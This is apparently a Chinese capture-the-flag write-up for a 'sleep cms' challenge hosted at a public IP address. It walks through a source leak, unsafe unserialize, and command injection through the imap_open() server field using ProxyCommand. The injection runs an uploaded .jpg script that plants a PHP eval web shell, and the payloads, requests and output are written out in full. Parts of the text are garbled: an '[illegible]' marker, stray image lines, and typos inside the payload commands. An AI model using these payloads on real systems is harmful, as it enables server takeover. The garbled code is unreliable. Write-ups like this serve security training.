

7.28

sleep cms

首页发现源码泄露:

http://101.71.29.5:10000/web.zip

代码在/views/medicine/view.php存在序列化操作:

```
<?= DetailView::widget([
    'model' => $model,
    'attributes' => [
        'id',
        'name',
        'short',
        'unit',
        'price',
        'more:ntext',
    ],
]) ?>
<?=unserialize(base64_decode($model->more)):?>
```

查看composer.json, 发现存在RCE漏洞组件。

```
"minimum-stability": "stable",
"require": {
    "php": ">=5.4.0",
    "yiisoft/yii2": "~2.0.14",
    "yiisoft/yii2-bootstrap": "~2.0.0",
    "yiisoft/yii2-swiftmailer": "~2.0.0",
    "swiftmailer/swiftmailer": "5.0.1"
},
"require-dev": {
```

利用phpggc, 可以看到有对应版本的攻击。

```
→ phpggc git:(master) x phpggc -l | grep Swift
SwiftMailer/FW1      5.1.0 <= 5.4.8      file_write          __toString
SwiftMailer/FW2      6.0.0 <= 6.0.1      file_write          __toString
SwiftMailer/FW3      5.0.1               file_write          __toString
SwiftMailer/FW4      4.0.0 <= ?          file_write          __destruct
SwiftMailer/RCE1     rce                  rce                  rce
```

查看文件运行路径。

```

},
"extra": {
    "yii\\composer\\Installer::postCreateProject": {
        "setPermission": [
            {
                "runtime": "0777",
                "web/assets": "0777",
                "yii": "0755"
            }
        ]
    },
    "yii\\composer\\Installer::postInstall": {
        "generateCookieValidationKey": [
            "config/web.php"
        ]
    }
},
"repositories": [
    {
        "type": "composer",
        "url": "https://asset-packagist.org"
    }
]

```

[illegible]

```
public function actionGeneratepassword()
{
    return Yii::$app->security->generatePasswordHash( password: 'zhinianyuxin123!@#');
}
```

登录注册后，完善信息后出现更换背景功能，更换背景后可以看到路径：

```
body{
    background-image: url(/user/test123456789.jpg);
    background-size: 100%,100%;
    width: 100%;
    height: 100%;
}
```

可以看到图片的路径的命名规则是：

```
$dir = './user/'.$username.'.jpg';
```

然后继续观察下邮件上传的参数：

```
-----WebKitFormBoundarytCiRLHZRJtb5vCg1
Content-Disposition: form-data; name="email"

1111
-----WebKitFormBoundarytCiRLHZRJtb5vCg1
Content-Disposition: form-data; name="sign"

1111
-----WebKitFormBoundarytCiRLHZRJtb5vCg1
Content-Disposition: form-data; name="command"

email
-----WebKitFormBoundarytCiRLHZRJtb5vCg1
Content-Disposition: form-data; name="server"

imap.qq.com
-----WebKitFormBoundarytCiRLHZRJtb5vCg1--
```

php里mail()需要的参数：

```
bool mail(
    string $to,
    string $subject,
    string $message [,
    string $additional_headers [,
    string $additional_parameters ]]
)
```

因为这里与邮箱授权有关，则看imap_open()函数：

```
imap_open ( string $mailbox , string $username , string $password [, int $options = 0 [, int
    $n_retries = 0 [, array $params = NULL ]]] ) : resource
```

在第一个参数\$mailbox会产生漏洞。

使用payload：

```
<?php
```

```
$payload = "echo '<?php phpinfo();' > /var/www/html/user/any.php";
```

```
$encoded_payload = base64_encode($payload);
```

```
$server = "any -o ProxyCommand=echot". $encoded_payload. "|base64t-d|bash";
```


```
echo $server;
```

得到：

any -o

ProxyCommand=echoTZWNobyAnPD9waHAgcGhwaW5mbygpOycgPiAvdmFyL3d3dy9odG1sL3VzZXIvc2t5LnBocA==|base64t-
d|bash

尝试，发现过滤了bash、|。




根据之前的上传功能，可以利用bash filename。

构造：

echo 'echo "<?php phpinfo();"> hack.php' > hack.jpg

然后上传hack.jpg，再利用imap_open进行RCE：

any -o ProxyCommand=bash hack.jpg}



123@qq.com

-----WebKitFormBoundaryPBncP6aB7G9jXTBM

Content-Disposition: form-data; name="sign"

123

-----WebKitFormBoundaryPBncP6aB7G9jXTBM

Content-Disposition: form-data; name="command"

email

-----WebKitFormBoundaryPBncP6aB7G9jXTBM

Content-Disposition: form-data; name="server"

any -o ProxyCommand=bash{\$|FS}hack.jpg}

-----WebKitFormBoundaryPBncP6aB7G9jXTBM--

Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/apache2
Loaded Configuration File	/etc/php/5.6/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/apache2/conf.d
Additional .ini files parsed	/etc/php/5.6/apache2/conf.d/10-mysqld.ini, /etc/php/5.6/apache2/conf.d/10-opcache.ini, /etc/php/5.6/apache2/conf.d/10-pdo.ini, /etc/php/5.6/apache2/conf.d/15-xml.ini, /etc/php/5.6/apache2/conf.d/20-apcu.ini, /etc/php/5.6/apache2/conf.d/20-calendar.ini, /etc/php/5.6/apache2/conf.d/20-ctype.ini, /etc/php/5.6/apache2/conf.d/20-curl.ini, /etc/php/5.6/apache2/conf.d/20-dom.ini, /etc/php/5.6/apache2/conf.d/20-exif.ini, /etc/php/5.6/apache2/conf.d/20-fileinfo.ini, /etc/php/5.6/apache2/conf.d/20-ftp.ini, /etc/php/5.6/apache2/conf.d/20-gd.ini, /etc/php/5.6/apache2/conf.d/20-gettext.ini, /etc/php/5.6/apache2/conf.d/20-iconv.ini, /etc/php/5.6/apache2/conf.d/20-igmp.ini, /etc/php/5.6/apache2/conf.d/20-imap.ini, /etc/php/5.6/apache2/conf.d/20-json.ini, /etc/php/5.6/apache2/conf.d/20-mbstring.ini, /etc/php/5.6/apache2/conf.d/20-mcrypt.ini, /etc/php/5.6/apache2/conf.d/20-mssql.ini, /etc/php/5.6/apache2/conf.d/20-mysql.ini, /etc/php/5.6/apache2/conf.d/20-mysqli.ini, /etc/php/5.6/apache2/conf.d/20-pdo_mysql.ini, /etc/php/5.6/apache2/conf.d/20-pdo_pgsql.ini, /etc/php/5.6/apache2/conf.d/20-pgsql.ini, /etc/php/5.6/apache2/conf.d/20-phar.ini, /etc/php/5.6/apache2/conf.d/20-posix.ini, /etc/php/5.6/apache2/conf.d/20-pspell.ini, /etc/php/5.6/apache2/conf.d/20-readline.ini, /etc/php/5.6/apache2/conf.d/20-redis.ini, /etc/php/5.6/apache2/conf.d/20-shmop.ini, /etc/php/5.6/apache2/conf.d/20-simplexml.ini, /etc/php/5.6/apache2/conf.d/20-sockets.ini, /etc/php/5.6/apache2/conf.d/20-sysmsg.ini, /etc/php/5.6/apache2/conf.d/20-sysvsem.ini, /etc/php/5.6/apache2/conf.d/20-sysvshm.ini, /etc/php/5.6/apache2/conf.d/20-tokenizer.ini, /etc/php/5.6/apache2/conf.d/20-wddx.ini, /etc/php/5.6/apache2/conf.d/20-xmlreader.ini, /etc/php/5.6/apache2/conf.d/20-xmlrpc.ini, /etc/php/5.6/apache2/conf.d/20-xmlwriter.ini, /etc/php/5.6/apache2/conf.d/20-xsl.ini, /etc/php/5.6/apache2/conf.d/25-memcached.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled

然后构造payload后getshell就能得到flag了。

```
echo 'echo "<?php eval($_REQUEST[hack]);"> hack.php' > hack.jpg
```

```
any -o ProxyCommand=bash hack.jpg}
```

连接: <https://www.jianshu.com/p/1a8174e745ba>

<https://skysec.top/2019/02/24/2019%E5%AE%89%E6%81%92%E6%9D%AF-2%E6%9C%88%E6%9C%88%E8%B5%9BWriteup/>